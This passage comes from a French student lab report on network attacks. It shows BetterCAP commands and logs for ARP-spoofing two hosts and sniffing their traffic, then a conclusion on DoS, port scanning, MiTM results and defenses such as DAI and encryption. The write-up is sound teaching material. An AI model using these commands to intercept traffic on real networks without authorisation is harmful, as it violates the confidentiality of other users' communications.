192.168.100.0/24 > 192.168.100.42 » [20:44:59] [endpoint.lost] endpoint 192.168.100.40 (TAHA-PC) 84:2b:2b:bf:bc:25 (Dell Inc.) lost.
192.168.100.0/24 > 192.168.100.42 » [20:44:59] [endpoint.lost] endpoint 192.168.100.39 b6:22:7a:da:13:07 lost.
192.168.100.0/24 > 192.168.100.42 » set arp.spoof.fullduplex true[20:45:00] [endpoint.lost] endpoint 192.168.100.1 (_gateway) b4:6e:08:5d:e3:e8 lost.
192.168.100.0/24 > 192.168.100.42 » set arp.spoof.fullduplex true
192.168.100.0/24 > 192.168.100.42 » [20:45:04] [endpoint.new] endpoint 192.168.100.1 detected as b4:6e:08:5d:e3:e8.
192.168.100.0/24 > 192.168.100.42 » [20:45:05] [endpoint.new] endpoint 192.168.100.39 detected as b6:22:7a:da:13:07.
192.168.100.0/24 > 192.168.100.42 » [20:45:05] [endpoint.new] endpoint 192.168.100.40 (TAHA-PC) detected as 84:2b:2b:bf:bc:25 (Dell Inc.).
192.168.100.0/24 > 192.168.100.42 » get arp.spoof.*

arp.spoof.fullduplex: 'true'
arp.spoof.internal: 'false'
arp.spoof.targets: '192.168.100.39,192.168.100.40'
arp.spoof.whitelist: ''

```

FIGURE 19 – BetterCAP — `get arp.spoof.*` : configuration confirmée (targets + full-duplex true)

Le paramètre `fullduplex true` permet d’empoisonner les deux sens de la communication (victime \leftrightarrow passerelle), assurant une interception totale du trafic.

La commande `net.show` affiche un tableau récapitulatif des hôtes découverts sur le réseau `192.168.100.0/24` : la passerelle (.1), l’Ubuntu victime (.39) et le poste Windows TAHA-PC (.40 — Dell Inc.). Ces informations serviront de base pour configurer les cibles de l’empoisonnement.

3.4 Lancement de l’Attaque

```
1 arp.spoof on
```

```

192.168.100.0/24 > 192.168.100.42 » arp.spoof on
[20:45:24] [sys.log] [inf] arp.spoof enabling forwarding
192.168.100.0/24 > 192.168.100.42 » [20:45:24] [sys.log] [inf] arp.spoof arp snooper started, probing 2 targets.
192.168.100.0/24 > 192.168.100.42 » [20:45:24] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.

```

FIGURE 20 – BetterCAP — `arp.spoof on` : spoofing démarré, forwarding activé, 2 cibles sondées

3.5 Activation du Sniffing Réseau

```
1 set net.sniff.verbose true
2 set net.sniff.local true
3 net.sniff on
```

```

192.168.100.0/24 > 192.168.100.42 » net.sniff on
192.168.100.0/24 > 192.168.100.42 » [20:46:27] [net.sniff.udp] udp local:56012 > 239.255.255.250:ssdp 181 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:27] [net.sniff.udp] udp local:37540 > 239.255.255.250:ssdp 176 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:27] [net.sniff.udp] udp local:7621 > 192.168.100.255:57621 52 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:28] [net.sniff.udp] udp local:56012 > 239.255.255.250:ssdp 181 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:28] [net.sniff.udp] udp local:37540 > 239.255.255.250:ssdp 176 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:28] [net.sniff.udp] udp local:talk > 224.0.0.251:mDNS 54 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:28] [net.sniff.udp] udp local:38807 > _gateway:netbios-ns 58 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:29] [net.sniff.udp] udp local:59405 > 192.168.100.39:netbios-ns 58 bytes
[20:46:29] [net.sniff.udp] udp local:48985 > TAHA-PC:netbios-ns 58 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:29] [net.sniff.udp] udp TAHA-PC:netbios-ns > local:48985 219 bytes
[20:46:31] [net.sniff.udp] udp local:34983 > 192.168.100.255:netbios-ns 58 bytes
192.168.100.0/24 > 192.168.100.42 » [20:46:32] [endpoint.lost] endpoint 192.168.100.1 (_gateway) b4:6e:08:5d:e3:e8 lost.

```

FIGURE 21 – BetterCAP — `net.sniff on` : trafic intercepté (SSDP, NetBIOS, mDNS depuis TAHA-PC)

Observations : Une fois le sniffing activé, BetterCAP affiche en temps réel les paquets transitant par l’attaquant. On distingue notamment :

- Des paquets **SSDP** (Simple Service Discovery Protocol) émis vers 239.255.255.250 ;
- Du trafic **NetBIOS-NS** échangé entre TAHA-PC (.40) et la machine locale ;
- Des requêtes **mDNS** (multicast DNS) vers 224.0.0.251 ;
- Les flux de **.40** sont clairement visibles, confirmant l’interception réussie ;

Conclusion

Synthèse des Observations

Ce TP nous a permis d’expérimenter concrètement plusieurs classes d’attaques réseau dans un environnement contrôlé et isolé.

Partie 1 : DoS et Scan de Ports

L’attaque ICMP Flood via Hping3 a démontré qu’un seul attaquant peut provoquer une surcharge CPU significative (de 1% à 66%) sur la machine cible, simplement en inondant celle-ci de requêtes ICMP. Le scan Nmap a révélé plusieurs ports critiques ouverts sur Windows 7 (notamment SMB sur 445/tcp), confirmant la vulnérabilité de ce système non patché.

Partie 2 : MiTM par ARP Poisoning

Attaque	Résultat obtenu
ARP Poisoning (Ettercap)	Table ARP empoisonnée sur Windows 7
Interception trafic (Ettercap)	ICMP, ARP Replies falsifiés interceptés
ARP Poisoning (BetterCAP)	Table ARP empoisonnée confirmée
Sniffing (BetterCAP)	SSDP, NetBIOS, mDNS, DNS interceptés

TABLE 2 – Récapitulatif des attaques MiTM réalisées

Enseignements sur la Sécurité Réseau

Ces travaux pratiques illustrent la fragilité des protocoles réseaux anciens (ARP, ICMP) qui n’intègrent aucun mécanisme d’authentification. La **triade CIA** est directement impactée :

- **Disponibilité** : compromise par les attaques DoS (hping3) ;
- **Confidentialité** : compromise par les attaques MiTM (interception du trafic en clair) ;
- **Intégrité** : potentiellement compromise si l’attaquant modifie les données en transit ;

La défense en profondeur — combinant segmentation réseau, chiffrement des communications, DAI sur les switchs et surveillance active — reste la meilleure approche pour contrer ces vecteurs d’attaque.